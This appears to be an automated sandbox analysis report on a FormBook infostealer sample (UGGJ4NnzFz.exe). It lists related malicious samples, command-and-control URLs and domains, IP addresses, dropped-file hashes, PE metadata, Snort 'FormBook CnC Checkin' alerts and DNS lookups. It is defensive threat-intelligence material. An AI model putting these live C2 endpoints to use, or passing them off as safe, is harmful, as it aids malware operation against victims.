	2526713SB.PDF.exe	Get hash	malicious	Browse	• www.massimogirardi.com/fl/?id=bpWCOVOSS6SPe3t905QmDbxIUFvU4YFvlHZm/J/lB427Q6CrIz/d8uK35d0fGjRo7O/fDAjGyGabL9CG+H8EUQ==&sql=1
160.153.136.3	3arZKnr21W.exe	Get hash	malicious	Browse	• www.grownithjenn.com/dp3a/?O8OtHJOh=WU2tAheQ8tcf93YEudKDnPgih3iSbxP+RxOmhUzH4Gc7ohEPLFzZpUy5aqQrTWYg/sJi&dL08CF=4hu4H0zXnt1lvdbP
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• www.championmotors.com/grb/?rZ_PWR=AL0hw0R0lbS&4hOh3f=l2ztJkc0WEZnO6tjQOXxeehl3g/9hod//lJ06u38RCkbOtuk1CxF2ydqT5Dtc6mAZmzf

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• www.ktgetchell.com/grb/?w2J=fN9xgXixMFkDih1P&nZLdIfTX=shtTMY44CzrNBT4TVLY1BF8/nx0lRGYb/bv0+DeaWlZWWhA6gADx6inooxeGNzfxNVoV
	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• www.growwithjenn.com/dp3a/?i890b4=WU2tAheQ8tcf93YEudKDnPgih3iSbxP+RxOmhUzH4Gc7ohEPLFzZpUy5apw7c3IYhJgl&9rMTYd=oPnT
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• www.radansaisortagim.com/owws/?UL=-ZlpiB&2dN4wD=MWTlbswL4P3Sg3DoltjxNdlNy+An/ckQozpozVA/KXxmjb6b3UjhpLPBjyIpyyaGjruozMClkQ==
	Revised_Order PDF.exe	Get hash	malicious	Browse	• www.radansaisortagim.com/owws/?Tf3=MWTlbswL4P3Sg3DoltjxNdlNy+An/ckQozpozVA/KXxmjb6b3UjhpLPBjxk5uDG9keH5&7nGp=i4El9bcX
	Payment_Advice.exe	Get hash	malicious	Browse	• www.shivalikspiritualproducts.com/q4kr/?w2MLb=6lux&QtRl=JM7XHLd6JIZomSwbIKh/7iBr49GWoi75tn6r4nQqx6ZeCkVItn9FqPXZu+Qs8bxZGW12
	Items and Specification Needed for RFQ546092227865 431209PDF.exe	Get hash	malicious	Browse	• www.qfpclothing.com/ib82/?KXeX=GVNL6hyh3zpxw&jR=KhYG6rC7727xgDFb7WzvOTHmqWh2eYhtkwxt34gVIx1EuNOm22DTsJ3z+g9C8mXQ9PHT
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• www.kmeltonbeauty.com/3edq/?wX=lrpq6xX1eV14eXESY49R8tV/qgMqmFwNB65EjppLgmg6KjCBrtuzfWySUxcKuLKJm99p&A0Gh=QBkpkdy86r

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Ack0527073465.exe	Get hash	malicious	Browse	• www.pakelloswimwear.com/5yue/?3fJx=1MQRS7WNCSh3ldaNqFs4eCJGmvueVQRfblZEVMI3dZ/DIEpy1toECUQ7e7eF6mTxOyaW&2dC4V=P48T-VYXSzrLax
	item.exe	Get hash	malicious	Browse	• www.northtlc.com/m3rc/?s864=nrKTeKZE0MKRctV+tdCe7tH49jiRWtcoL+pYt/4T2TK5ImATI1hTaadRMIG2OTwDbmYk&Nt ipth=llyx
	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• www.grow ithjenn.com/dp3a/?Qxo=WU2tAheQ8tcf93YEudKDnPgih3iSbxP+RxOmhUzH4Gc7ohEPLFzZpUy5aqQBMmog7uBi&MJBD=FdFp3xAhctetbXf0
	Payment Advice-Pdf.exe	Get hash	malicious	Browse	• www.ameliewong.com/5yue/?DVl=cvmL&V6=Nuidjmu34zZgQGUwRWgLjMkpp0iaFgZ10luE+aaPCvF0mk6r8qIsODEr0g1HErnO8Euw
	PO_0065-2021.exe	Get hash	malicious	Browse	• www.northtlc.com/m3rc/?JhJ=nrKTeKZE0MKRctV+tdCe7tH49jiRWtcoL+pYt/4T2TK5ImATI1hTaadRMLqMNSc4YR513hnjbQ==&qR=J4i8zf50NBY44rGp
	l4M4vBmzSCgDmGC.exe	Get hash	malicious	Browse	• www.alfenafootwear.com/66op/?Cxo0=ctGTotGx&pZRxnjD=1IjlgHsu4nmTspcAscJq6B9ChB/RinhJ8EPNuHHkIIXoqzkSIUbMD/hNb1QsnQqC6qxc
	PI1942100023.exe	Get hash	malicious	Browse	• www.kmeltonbeauty.com/3edq/?lRrDPny=Irpq6xX1eV14eXESY49R8tV/qgMqmFwNB65EjppLgmg6KjCBrtuzfWySUxcgx76Ji/1p&Bl=lHLLrt6PJPF

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Inv3063200.exe	Get hash	malicious	Browse	• www.pharma-vie.com/vfm2/?k2MdtP=LQgpqqUUD6tFYXGR2/mF5jabv4guhNbmYJlcSe5R95BY6NRPD5v3bo31AxyBkgVBxzRE&NZitYp=zL3h2V_pyz
	Produktkatalog2021_pdf.exe	Get hash	malicious	Browse	• www.successclickmg.com/nu8e/?Rd8xg2=oyYKGSFYjAEVgv6eM1XFsxyoJdZlCypBLH2eqexNhJV07wFNRboEuXo5qh1rT/X7vJI6&ExoLn6=2dmL
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	• www.cosmicalerts.com/un8c/?FbXpspL=eTH1tzrzqkqSuOvqvhHj+PzhTkzTDFFQy2F5MQjG6S/yeeyrs282kqlecVgWoEx6WA+v&EZXtxn=tXEPRnYpiZ_H
	Ciikfddtznhxmtqufdujkifxwmwhrfjkcl_Signed_.exe	Get hash	malicious	Browse	• www.jennifermarieinteriors.com/qd8i/?Qp=rxD0eyQYawjOPT69ZPEsc5Zpd9R/L+6Ma3KQ/ZI/SH6HxpK7FRWwFkq2nSlbCjzW9hcK&xPWH_=LVz4vpXpDf7DLZ

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.goldinsacks.com	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• 62.149.128.40
shops.myshopify.com	triage_dropped_file.exe	Get hash	malicious	Browse	• 23.227.38.74
	triage_dropped_file.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• 23.227.38.74
	qXDtb88hht.exe	Get hash	malicious	Browse	• 23.227.38.74
	RFQ.exe	Get hash	malicious	Browse	• 23.227.38.74
	Purchase Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	Telex_Payment.exe	Get hash	malicious	Browse	• 23.227.38.74
	QyKNw7NioL.exe	Get hash	malicious	Browse	• 23.227.38.74
	IsIMH5zplo.exe	Get hash	malicious	Browse	• 23.227.38.74
	ORDER0429.exe	Get hash	malicious	Browse	• 23.227.38.74
	Remittance advice.exe	Get hash	malicious	Browse	• 23.227.38.74
	HQvI0y1Wu4.exe	Get hash	malicious	Browse	• 23.227.38.74
	003 SOA.exe	Get hash	malicious	Browse	• 23.227.38.74
	DOC1073.exe	Get hash	malicious	Browse	• 23.227.38.74
	SKMBT_C22421033008180 png.exe	Get hash	malicious	Browse	• 23.227.38.74
	swift.exe	Get hash	malicious	Browse	• 23.227.38.74
	CONTRACT SWIFT.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO 4500151298.exe	Get hash	malicious	Browse	• 23.227.38.74
	Bidding of BMP Project EMMP.99876786.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	• 138.197.103.178
	46113.dll	Get hash	malicious	Browse	• 157.245.231.228
	46113.dll	Get hash	malicious	Browse	• 157.245.231.228
	Payment Copy.exe	Get hash	malicious	Browse	• 68.183.229.215
	teX5sUCWAg.exe	Get hash	malicious	Browse	• 161.35.179.108
	16X4iz8fTb.exe	Get hash	malicious	Browse	• 139.59.176.201
	teX5sUCWAg.exe	Get hash	malicious	Browse	• 161.35.179.108
	P M.exe	Get hash	malicious	Browse	• 138.68.75.3
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 68.183.21.244
	03062021.exe	Get hash	malicious	Browse	• 159.89.241.246
	85OpNw6eXm.exe	Get hash	malicious	Browse	• 46.101.214.246
	JJ1PbTh0SP.dll	Get hash	malicious	Browse	• 174.138.22.216
	rHk5KU7bfT.exe	Get hash	malicious	Browse	• 64.227.90.87
	gkeAUexwql.exe	Get hash	malicious	Browse	• 206.189.227.255
	Sbb4QCilrT.exe	Get hash	malicious	Browse	• 139.59.176.201
	SPARE PARTS.doc	Get hash	malicious	Browse	• 206.81.31.203
	Quotation.doc	Get hash	malicious	Browse	• 206.81.31.203
	Payment Advice.exe	Get hash	malicious	Browse	• 159.89.241.246
	lQsa52UcOF.xlsb	Get hash	malicious	Browse	• 159.203.18.194
	transferred.exe	Get hash	malicious	Browse	• 64.227.90.87
GODADDY-AMSDE	3arZKnr21W.exe	Get hash	malicious	Browse	• 160.153.136.3
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 160.153.136.3
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 160.153.136.3
	RFQ K1062 PROJECT.exe	Get hash	malicious	Browse	• 160.153.136.3
	tzeEeC2CBA.exe	Get hash	malicious	Browse	• 160.153.137.40
	17jLieeOPx.exe	Get hash	malicious	Browse	• 160.153.137.40
	Quietanza_rif392.pdf.jar	Get hash	malicious	Browse	• 160.153.132.203
	Quietanza_rif392.pdf.jar	Get hash	malicious	Browse	• 160.153.132.203
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	Payment_Advice.exe	Get hash	malicious	Browse	• 160.153.245.113
	Bonus_Ditta2302.pdf.jar	Get hash	malicious	Browse	• 160.153.132.203
	Bonus_Ditta2302.pdf.jar	Get hash	malicious	Browse	• 160.153.132.203
	Revised_Order PDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	CARGO ARRIVAL NOTICE-MEDICOM AWB.exe	Get hash	malicious	Browse	• 160.153.138.71
	wire_confirmation.pdf.exe	Get hash	malicious	Browse	• 160.153.246.73
	Inv 272590.doc	Get hash	malicious	Browse	• 160.153.133.162
	Payment_Advice.exe	Get hash	malicious	Browse	• 160.153.136.3
	Items and Specification Needed for RFQ546092227865 431209PDF.exe	Get hash	malicious	Browse	• 160.153.136.3
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 160.153.136.3
	Ack0527073465.exe	Get hash	malicious	Browse	• 160.153.136.3
ARUBA-ASNIT	cy.exe	Get hash	malicious	Browse	• 89.46.110.6
	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• 62.149.128.40
	pKTxIEQs6I.exe	Get hash	malicious	Browse	• 212.237.61.115
	3z2eOYszJw.exe	Get hash	malicious	Browse	• 212.237.61.115
	ccOtGqqBJB.exe	Get hash	malicious	Browse	• 212.237.61.115
	Bco0MUkxd3.exe	Get hash	malicious	Browse	• 212.237.61.115
	ICNdIx3GY1.exe	Get hash	malicious	Browse	• 212.237.61.115
	SecuriteInfo.com.Mal.GandCrypt-B.921.exe	Get hash	malicious	Browse	• 212.237.61.115
	QEQq6lmEpj.exe	Get hash	malicious	Browse	• 212.237.61.115
	cy.exe	Get hash	malicious	Browse	• 89.46.110.6
	IMAGE20210427001922654.exe	Get hash	malicious	Browse	• 62.149.128.45
	New_Order.exe	Get hash	malicious	Browse	• 62.149.189.71
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 62.149.142.170
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 62.149.128.40
	8D7A2AE1A479BBCA9229723C2308C564B7477791E047D.exe	Get hash	malicious	Browse	• 188.213.167.248

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	efubZxu50u.dll	Get hash	malicious	Browse	• 80.211.33.13
	DcDVzchpHN.dll	Get hash	malicious	Browse	• 80.211.33.13
	efubZxu50u.dll	Get hash	malicious	Browse	• 80.211.33.13
	S1grVjDTSa.dll	Get hash	malicious	Browse	• 80.211.33.13
	HG1fxDiIfH.dll	Get hash	malicious	Browse	• 80.211.33.13

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsyA3E4.tmp\System.dll	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	3arZKnr21W.exe	Get hash	malicious	Browse	
	Shipping receipt.exe	Get hash	malicious	Browse	
	New Order TL273723734533.pdf.exe	Get hash	malicious	Browse	
	YZ8OvkljWm.exe	Get hash	malicious	Browse	
	U03c2doc.exe	Get hash	malicious	Browse	
	QUOTE061021.exe	Get hash	malicious	Browse	
	PAYMENT CONFIRMATION.exe	Get hash	malicious	Browse	
	PO187439.exe	Get hash	malicious	Browse	
	090009000000090.exe	Get hash	malicious	Browse	
	NEWORDERLIST.exe	Get hash	malicious	Browse	
	00404000004.exe	Get hash	malicious	Browse	
	40900900090000.exe	Get hash	malicious	Browse	
	INVO090090202.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.W32.Injector.AIC.genEldorado.29599.exe	Get hash	malicious	Browse	
	D1E3656B4E1C609B2540CFF74F59319A52D7FABF4CC51.exe	Get hash	malicious	Browse	
	D1E3656B4E1C609B2540CFF74F59319A52D7FABF4CC51.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Bulz.383129.23206.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Bulz.383129.29566.exe	Get hash	malicious	Browse	
	ASAI-LiveCage-Client-Full_Installer-NSS-B-1.5.2.0005 (1).exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\6jlp0t221b5inmotwb6	
Process:	C:\Users\user\Desktop\UGGJ4NnzFz.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998758173527995**
Encrypted:	**true**
SSDEEP:	3072:QT5c8TmXd3cHrOEnBjJYnX/3VOe6PbETLuf3wKW/Hic0bFaj24k9p1C:QT4tcHrnjJGvFOpoT4W/fVip8
MD5:	B0D1F8FE2661BB67EAE722EF05BB2EA6
SHA1:	63478D37EF57D85F0CC92FCBBB3680EEC90FB384
SHA-256:	02ECBE9DFAACA44A385946BF2A10AB675CD3AC64E66811D1333A9EBCBB728A4F
SHA-512:	318172A5D104A9C782D1CCC81F09A67241E85E2EF9E8B2F76661E977DC61B85E373593B4CC3F2BFFC963CC5D98C44BA399197F1E40391FB4513AD718884C268
Malicious:	false
Reputation:	low
Preview:	./f.t.L.[`.3...._2.q.".4.H.#..Nn..J...^Z.wn..f..&...w-..NH`.S.Q.?.v..o...40.....o.c...oxy.Z#.(XD.....H8..4.!f...,.B..ok..g..Fq.z..n..)ap.e.....7.d.8<.....IB.{...Hkq~..a.\..8.h9.. .4c....+K..$.....M....k..}V.z.8.;..b..P.6....M.....4.Lu.Ifx.e.=wV...q.=i...g..)~W.ca.-.....23.....B.....m..!h.....y...r.@.....9G.;m.p<.....Yy.j._...W...[.S./.....TU.4....L.}._%j..eW.h...u/-..GT..}.Q..W.h...=4.s..x..j..zU....*.....,s&..<V>...(.`Xx..x....-3..o.\.Z\|M/.Q+,.~.....4.....(hY.O;...p.F...~...).L.....'M.g.@..b...u.....{....s.....I.....QX..[...i..x..f.J.....$.?*.q.-e*..U.y.....f..h..2'....1...dJT.._.a...K.c...{.@.....id..b..p;..~.....IZ7E..K.e...q...S.....?[.....o...9NSx,../..\...B...n.B....T..4...-.....I..L&-.^.....l9...L....fj.G..V.....8..<C.L.X....+J..L2...A..@D...`?.....)...o..f`...~4.`...T.zH..Y...z]..}=..P..t.[.::m.6..r.D...4.8.....6.X.a.....+.]..pc@.1..q.<.g..K._..L...rF...

C:\Users\user\AppData\Local\Temp\dceotuvjnitpz	
Process:	C:\Users\user\Desktop\UGGJ4NnzFz.exe
File Type:	data
Category:	dropped
Size (bytes):	56977

C:\Users\user\AppData\Local\Temp\dceotuvjnitpz	
Entropy (8bit):	4.980974364016973
Encrypted:	false
SSDEEP:	1536:kpYDj6sp0NqCBljcLGbeeqr8uXKZnH/E/pl7f3tsfLvE:ScfOQLGbzqb6ZfEP3F
MD5:	EA1030174F35B4071E9655765BDEE0A7
SHA1:	E1DA533CAD9DD79A6CA5567840631492B546FAF1
SHA-256:	EA9A33E85D080A56D1242F112240E1396C45149913A7CBFED0132E0BA171561A
SHA-512:	2DE92DBD68B66527981E28ACCCA0C01676C35A5CCF951A0B429799DBE1BBDEFF86931D3E211891D2EC1A44D19132D45E10ADEC6A56D122BABFFDBF64C540A909
Malicious:	false
Reputation:	low
Preview:	U.....S.....b.....%..... .....!....."....#...a.$...v.%...3.&....'.....(.....)....*...a.+....,...a.-...../.....0.....1.....2.....3...Q.4.....5...4.6.....7...=.8...%.9.....:.....;.....<.....=.....>.. .A.?.....@.....A...5.B.....C.....D...=.E.....F...I.G.....H.....I.....J...5.K...W.L.....M.....N.....O.....P...5.Q.....R.....S.....T...5.U.....V.....W...=.X.....Y.....Z.....[...=.\.....].....^...4._.....`...U.a.. ...b.....c.....d.....e.....f...~.g.....h.....i.....j.....k.....l.....m...Y.n.....o.....p...U.q.....r...I.s.....t.....u.....v...Y.w...W.x.....y.....z.....{.....|...Y.}.....~.....Y.....U.....U .....4.....~.....y.....I.....W.....

C:\Users\user\AppData\Local\Temp\nsyA3E3.tmp	
Process:	C:\Users\user\Desktop\UGGJ4NnzFz.exe
File Type:	data
Category:	dropped
Size (bytes):	254631
Entropy (8bit):	7.4186917232920075
Encrypted:	false
SSDEEP:	6144:6GpT4tcHrnjJGvFOpoT4W/fVipc4dL9bRP4t:b4tcLjJG9OpoT4W/fViDdpb58
MD5:	6805AECB719838AC09004E2E0655BDED
SHA1:	5D1F4A1429C20E9105F1800B13E558022FD15294
SHA-256:	A764168E4B558D726EF4AAC92AF20367FB229F7B42AECE6EAB191B4208B5E61B
SHA-512:	4784DB4AA246735148204058EF8F0108E1FB3D49BFDF76CCC15A56E2251E43F54FECFA53C7338F15E9DAF5EA16F53A3A79A5A01DDE95403E395C5F95062D952I
Malicious:	false
Reputation:	low
Preview:	.T.....,.....T=..... S.....S..... .....J.....j.....|..... ....

C:\Users\user\AppData\Local\Temp\nsyA3E4.tmp\System.dll	
Process:	C:\Users\user\Desktop\UGGJ4NnzFz.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: 3arZKnr21W.exe, Detection: malicious, Browse • Filename: Shipping receipt.exe, Detection: malicious, Browse • Filename: New Order TL273723734533.pdf.exe, Detection: malicious, Browse • Filename: YZ8OvkljWm.exe, Detection: malicious, Browse • Filename: U03c2doc.exe, Detection: malicious, Browse • Filename: QUOTE061021.exe, Detection: malicious, Browse • Filename: PAYMENT CONFIRMATION.exe, Detection: malicious, Browse • Filename: PO187439.exe, Detection: malicious, Browse • Filename: 090009000000090.exe, Detection: malicious, Browse • Filename: NEWORDERLIST.exe, Detection: malicious, Browse • Filename: 00404000004.exe, Detection: malicious, Browse • Filename: 40900900090000.exe, Detection: malicious, Browse • Filename: INVO090090202.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.W32.Injector.AIC.genEldorado.29599.exe, Detection: malicious, Browse • Filename: D1E3656B4E1C609B2540CFF74F59319A52D7FABF4CC51.exe, Detection: malicious, Browse • Filename: D1E3656B4E1C609B2540CFF74F59319A52D7FABF4CC51.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Variant.Bulz.383129.23206.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Variant.Bulz.383129.29566.exe, Detection: malicious, Browse • Filename: ASAI-LiveCage-Client-Full_Installer-NSS-B-1.5.2.0005 (1).exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Temp\nsyA3E4.tmp\System.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L.....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.912934279663738
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	UGGJ4NnzFz.exe
File size:	223620
MD5:	b148ae414eb8a1b34a15cdb32c21f9ee
SHA1:	25b78f76010cc34843352c78d4f8e07a28b46b32
SHA256:	193788545c12c697fe660e9dd178e5d97478d5b90d5b0096f1cd6a9b641d48e9
SHA512:	9f6efbfdd1ab7bed6e0efcff882fd05816c0cbb6b413abce562f1ab6c8adbfa2d86610299be8d399ba36a305b64cadc762806eaa4c647d9b04fd457ec1537d0a
SSDEEP:	6144:Ds9G4RsUIfpwRmZfqJxbx3jjTQeGYWAaE:yG45IfpTIxV3jHQeGYn
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i...iw..iu..i...i...id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40323c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x4B1AE3C6 [Sat Dec 5 22:50:46 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5a5a	0x5c00	False	0.660453464674	data	6.41769823686	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.4453125	data	5.18162709925	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55859375	data	4.70902740305	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x9e0	0xa00	False	0.45625	data	4.51012867721	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/10/21-14:36:46.806513	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	34.102.136.180
06/10/21-14:36:46.806513	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	34.102.136.180
06/10/21-14:36:46.806513	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	34.102.136.180
06/10/21-14:36:46.947381	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49741	34.102.136.180	192.168.2.3
06/10/21-14:36:52.333303	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	157.245.232.77
06/10/21-14:36:52.333303	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	157.245.232.77
06/10/21-14:36:52.333303	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	157.245.232.77
06/10/21-14:36:57.655557	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.3	23.227.38.74
06/10/21-14:36:57.655557	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.3	23.227.38.74
06/10/21-14:36:57.655557	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.3	23.227.38.74
06/10/21-14:36:57.730741	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49744	23.227.38.74	192.168.2.3
06/10/21-14:37:18.660568	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	62.149.128.40
06/10/21-14:37:18.660568	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	62.149.128.40
06/10/21-14:37:18.660568	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.3	62.149.128.40
06/10/21-14:37:34.273370	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49750	34.102.136.180	192.168.2.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 10, 2021 14:36:36.123982906 CEST	192.168.2.3	8.8.8.8	0x81c1	Standard query (0)	www.allyexpense.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:41.350483894 CEST	192.168.2.3	8.8.8.8	0x183d	Standard query (0)	www.protectpursuit.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:46.694658995 CEST	192.168.2.3	8.8.8.8	0xbcde	Standard query (0)	www.freshdeliciousberryfarm.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:51.983397007 CEST	192.168.2.3	8.8.8.8	0x6984	Standard query (0)	www.sw-advisers.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:57.543658018 CEST	192.168.2.3	8.8.8.8	0xb6b6	Standard query (0)	www.goldgrandpa.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:02.747368097 CEST	192.168.2.3	8.8.8.8	0xac4a	Standard query (0)	www.2dmaximumrecords.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:13.404011965 CEST	192.168.2.3	8.8.8.8	0x389a	Standard query (0)	www.oilleakgames.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:18.494946957 CEST	192.168.2.3	8.8.8.8	0x5b1d	Standard query (0)	www.goldinsacks.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:23.745273113 CEST	192.168.2.3	8.8.8.8	0xbbba	Standard query (0)	www.goodlukc.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:28.858174086 CEST	192.168.2.3	8.8.8.8	0x3010	Standard query (0)	www.growwithjenn.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:34.027822971 CEST	192.168.2.3	8.8.8.8	0xfb9d	Standard query (0)	www.bring-wellness.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:39.291151047 CEST	192.168.2.3	8.8.8.8	0x5366	Standard query (0)	www.topazsnacks.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2021 14:36:36.328604937 CEST	8.8.8.8	192.168.2.3	0x81c1	Server failure (2)	www.allyexpense.com	none	none	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:41.411506891 CEST	8.8.8.8	192.168.2.3	0x183d	No error (0)	www.protectpursuit.com	protectpursuit.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:36:41.411506891 CEST	8.8.8.8	192.168.2.3	0x183d	No error (0)	protectpursuit.com		165.22.38.5	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:46.762590885 CEST	8.8.8.8	192.168.2.3	0xbcde	No error (0)	www.freshdeliciousberryfarm.com	freshdeliciousberryfarm.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:36:46.762590885 CEST	8.8.8.8	192.168.2.3	0xbcde	No error (0)	freshdeliciousberryfarm.com		34.102.136.180	A (IP address)	IN (0x0001)
